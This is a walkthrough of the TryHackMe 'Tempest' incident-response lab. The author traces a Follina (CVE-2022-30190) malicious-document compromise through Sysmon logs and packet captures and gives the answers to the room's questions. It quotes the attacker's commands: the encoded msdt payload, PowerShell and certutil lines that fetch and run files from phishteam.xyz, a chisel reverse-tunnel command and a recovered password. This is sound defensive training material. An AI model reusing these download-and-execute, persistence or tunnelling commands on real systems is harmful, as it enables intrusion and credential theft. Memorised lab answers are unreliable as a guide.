

## Tempest – Capstone Project

This room aims to introduce the process of analyzing endpoint and network logs from a compromised asset. Given the artefacts, we will aim to uncover the incident from the Tempest machine. In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analyzing the captured artefacts of a compromised machine.

**What is the SHA256 hash of the capture.pcapng file?**

**Answer:**

CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

**What is the SHA256 hash of the sysmon.evtx file?**

**Answer:**

665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

**What is the SHA256 hash of the windows.evtx file?**

**Answer:**

D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60

```
PS C:\Users\user\Desktop> cd '..\Incident Files\'
PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\capture.pcapng

Algorithm      Hash
-----
SHA256         CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6
C:\Users\user\Desktop\Incide...

PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\sysmon.evtx

Algorithm      Hash
-----
SHA256         665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F
C:\Users\user\Desktop\Incide...

PS C:\Users\user\Desktop\Incident Files> Get-FileHash -Algorithm SHA256 .\windows.evtx

Algorithm      Hash
-----
SHA256         D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60
C:\Users\user\Desktop\Incide...

PS C:\Users\user\Desktop\Incident Files> .
```

### Log Preparation:

To parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxEcmd and then feed it into Timeline Explorer.

We can start by running the following command:

```
.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv  
'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv
```

```
PS C:\Tools\EvtxECmd> .\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv  
EvtxECmd version 1.0.0.0  
  
Author: Eric Zimmerman (saericzimmerman@gmail.com)  
https://github.com/EricZimmerman/evttx  
  
Command line: -f C:\Users\user\Desktop\Incident Files\sysmon.evtx --csv C:\Users\user\Desktop\Incident Files --csvf sysmon.csv  
  
Warning: Administrator privileges not found!  
  
CSV output will be saved to C:\Users\user\Desktop\Incident Files\sysmon.csv  
  
Maps loaded: 383  
  
Processing C:\Users\user\Desktop\Incident Files\sysmon.evtx...  
Chunk count: 42, Iterating records...  
  
Event log details  
Flags: None  
Chunk count: 42  
Stored/Calculated CRC: EAFDE57A/EAFDE57A  
Earliest timestamp: 1601-01-01 00:00:00.0000000  
Latest timestamp: 2022-06-20 17:30:35.3630890  
Total event log records found: 2,559  
  
Records included: 2,559 Errors: 0 Events dropped: 0  
  
Metrics (including dropped events)  
Event ID Count  
1 238  
2 2  
3 92  
5 3  
8 3  
11 1,024  
12 186  
13 869  
15 6  
22 136  
  
Processed 1 file in 12.8045 seconds  
PS C:\Tools\EvtxECmd>
```

We can repeat the process for the other 2 data sources.

Then, we need to convert the data source files into XML format. We can do that by saving as XML in Event Viewer.

## Tempest Incident

In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

The malicious document has a .doc extension.

The user downloaded the malicious document via chrome.exe.


The malicious document then executed a chain of commands to attain code execution.

The user of this machine was compromised by a malicious document. What is the file name of the document? Answer: free\_magicules.doc

Given that the user downloaded the file using chrome, we can find the file by importing the sysmon.xml into Sysmon view, search for the process chrome.exe, locate the session in question and follow the tree. Look for created files.

**What is the name of the compromised user and machine? Format: username-machine**

**Answer:** benimaru-TEMPEST



**What is the PID of the Microsoft Word process that opened the malicious document?**

**Answer:** 496

Using Timeline Explorer, we can search the name of the file “free\_magicules” then look for “process creation” under Map Description.

Timeline Explorer v2.0.0.1

FileToolsTabsViewHelp

sysmon.csv

Drag a column header here to group by that column

free\_magiFind

	Map Description	User Name	...	Payload Data1
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000000
	FileCreate	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000000
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000000
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000000
	FileCreateStreamHash	TEMPEST\benimaru		ProcessID: 8132, ProcessGUID: 4bbef3ae-aa99-62b0-2c0a-000000000000
	Process creation	TEMPEST\benimaru		ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000000
	RegistryEvent (Value Set)	TEMPEST\benimaru		ProcessID: 496, ProcessGUID: 4bbef3ae-aaa8-62b0-2e0a-000000000000

C:\Users\user\Desktop\Incident Files\sysmon.csv

Total lines 2,559Visible lines 7Open files: 1Search options

**Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question? Answer: 167.71.199.191**

In Timeline viewer, we can filter Event ID 22 for DNS query and PID 496. The malicious domain is called phishteam.xyz in payload data 4 and the IPV4 can be located in payload data 6 after the IPV6.

Timeline Explorer v2.0.0.1

File Tools Tabs View Help

sysmon.csv

Drag a column header here to group by that column

Enter text to search... Find

	Payload Data4	Payload ...	Payload Data6	Executab
(x86)\Mic...	QueryName: ecs.office.com	QuerySta...	QueryResults: type: 5 ecs.office.trafficmanager.net;type: 5...	
(x86)\Mic...	QueryName: phishteam.xyz	QuerySta...	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;	
(x86)\Mi...	QueryName: phishteam.xyz	QuerySta...	QueryResults: 64:ff9b::a747:c7bf;::ffff:167.71.199.191;	
(x86)\Mic...	QueryName: augloop.office.com	QuerySta...	QueryResults: type: 5 augloop-prod.trafficmanager.net;type: ...	
n32\svchos...	QueryName: officecdn.microsoft.com.edgesuit...	QuerySta...	QueryResults: 2001:fe0:10:68::125:4cc0;2001:fe0:10:68::125:4c...	
n32\svchos...	QueryName: officecdn.microsoft.com.edgesuit...	QuerySta...	QueryResults: type: 5 officecdn.microsoft.com.edgesuite.net...	
n32\svchos...	QueryName: officecdn.microsoft.com.edgesuit...	QuerySta...	QueryResults: type: 5 officecdn.microsoft.com.edgesuite.net...	

☒ Payload Data1 Contains 496 And Event Id = 22

C:\Users\user\Desktop\Incident Files\sysmon.csv Total lines 2,559 Visible lines 7 Open files: 1 Search options

What is the base64 encoded string in the malicious payload executed by the document?

**Answer:** JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCd....

First, in Timeline Explorer we can filter 496 as a PPID instead. Then look for the executable info.

Cell contents


```

C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param
"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]+'[char]
58+[char]58+'UTF8.GetString([System.Convert]+'[char]58+[char]58+'FromBase64String('+[cha
]34+'JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEKTtjZCAiJGFwcF
aWNYb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFBYb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVh
S54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkY
RlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg=='+[char]34+''))))i/../../../../
../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"

```

Format Replace: ☐ CRLF ☐ CR ☐ LF ☐ Comma ☒ Tab Font size 12

**What is the CVE number of the exploit used by the attacker to achieve a remote code execution? Answer: 2022-30190**



The screenshot shows a terminal window with two sections: 'Input' and 'Output'. The 'Input' section contains a long base64-encoded string. The 'Output' section shows the decoded command, which is a PowerShell script that downloads a file from a specific URL and expands it as a zip file.

```
Input
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKcBcHBsawNhdlvbkRhdGEnKTtjZCAiJGFwcFwNaWVyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XF
Byb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1B
cmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==|

Output
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr
http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm
update.zip;
```

## Malicious Document - Stage 2

Based on the initial findings, we discovered that there is a stage 2 execution:


The document has successfully executed an encoded base64 command.

Decoding this string reveals the exact command chain executed by the malicious document.

The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

Answer: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.zip

With what we know from the decoded Base64, we can use “startup” as a filter in Payload4.




**The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?**

**Answer:** [C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe]

We're told by Tryhackme that the event ID for Process creation is 1 and all autorun executions have explorer.exe as their parent process so we can filter event ID = 1 and Payload data4 contains explorer.exe.

We find few but one looks suspicious.




**Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?**

**Answer:**

CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

We can keep the filter eventID = 1 but we can remove the payload data4 filter and add the first.exe as an executable filter.





**The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?**

**Answer:** resolvecyber[.]xyz:80

We need to filter first.exe as the parent process:



	Executable Info
	
	"C:\Windows\system32\whoami.exe"
	"C:\Windows\system32\net.exe" users
	"C:\Windows\system32\net.exe" localgroup administrators
	"C:\Windows\system32\net.exe" user benimaru
	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks



## Malicious Document Traffic

Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:

We discovered the Domain and IP invoked by the malicious document on Sysmon logs.

There is another domain and IP used by the stage 2 payload logged from the same data source.



## What is the URL of the malicious payload embedded in the document?

**Answer:** <http://phishteam.xyz/02dcf07/index.html>

We can start by opening capture.pcapng in Wireshark.

Then we can query the domain name using 'http.host == "phishteam.xyz"'

We will find lots of results so we can narrow them down by adding 'http.request.method == "GET"'



## Internal Reconnaissance

Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:

We can easily decode the encoded string in the network traffic.

The traffic contains the command and output executed by the attacker.

**The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?**

**Answer:** infernotempest

Given that the C2 connection uses Base64, I went through all the packet following in between the infected device and resolvecyber[.]xyz, got the payloads and decoded them using Cyberchef until I found the ones I needed.


```
Y2F0IEM6XFVzZXZlXEJlbnltYXJ1XERlc2t0b3BcYXV0b21hdGlvbi5wczEgLSAkdXNlciaA9ICJURUu1QRVNUXGJlbnltYXJ1Iig0KJHBhc3MgPSAiaw5mZXJub3R1bXB1I3QoIQD0NCiRzZW1cmVQYNzdz29yZCA9IENvbnZlcnRlby1TZWN1cmVtDHDHpbmcGJHBhc3MgLUFzUGxhaw5UZxh0IC1Gb3JjZTsNCiRjc3MkVzW50aWFSID0gTmV3LU9iamVjdCBTeXN0ZW0uTWFuYwldlWVudC5BdXRVbnF0aWw5uLlBTQ3JlZGVudGJhbCAkdXNlciwGJHNlY3VyZVBhc3N3b3JkQD0NCiMjIjFRPRE86IEF1dG9tYXRlIGVhc3kgdGFza3MgdG8gaGFjayB3b3JraW5nIGhvdXJzDQ0= HTTP/1.1
Host: resolvecyber.xyz
Connection: Keep-Alive
user-agent: Nim httpclient/1.6.6
```

```
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"
$securePassword = ConvertTo-SecureString $pass -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword
## TODO: Automate easy tasks to hack working hours
cs 4iÿjGĖĖkzĖ%ç2mēñĖ"•W•ŋ*")ç077X"zēŕ5•ŕ5•Ōb•ESCmYĖbz{•x®
```

**The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine? Answer: 5985**

Using the same method from the previous question, I was able to decode the payload that has the enumerated list.

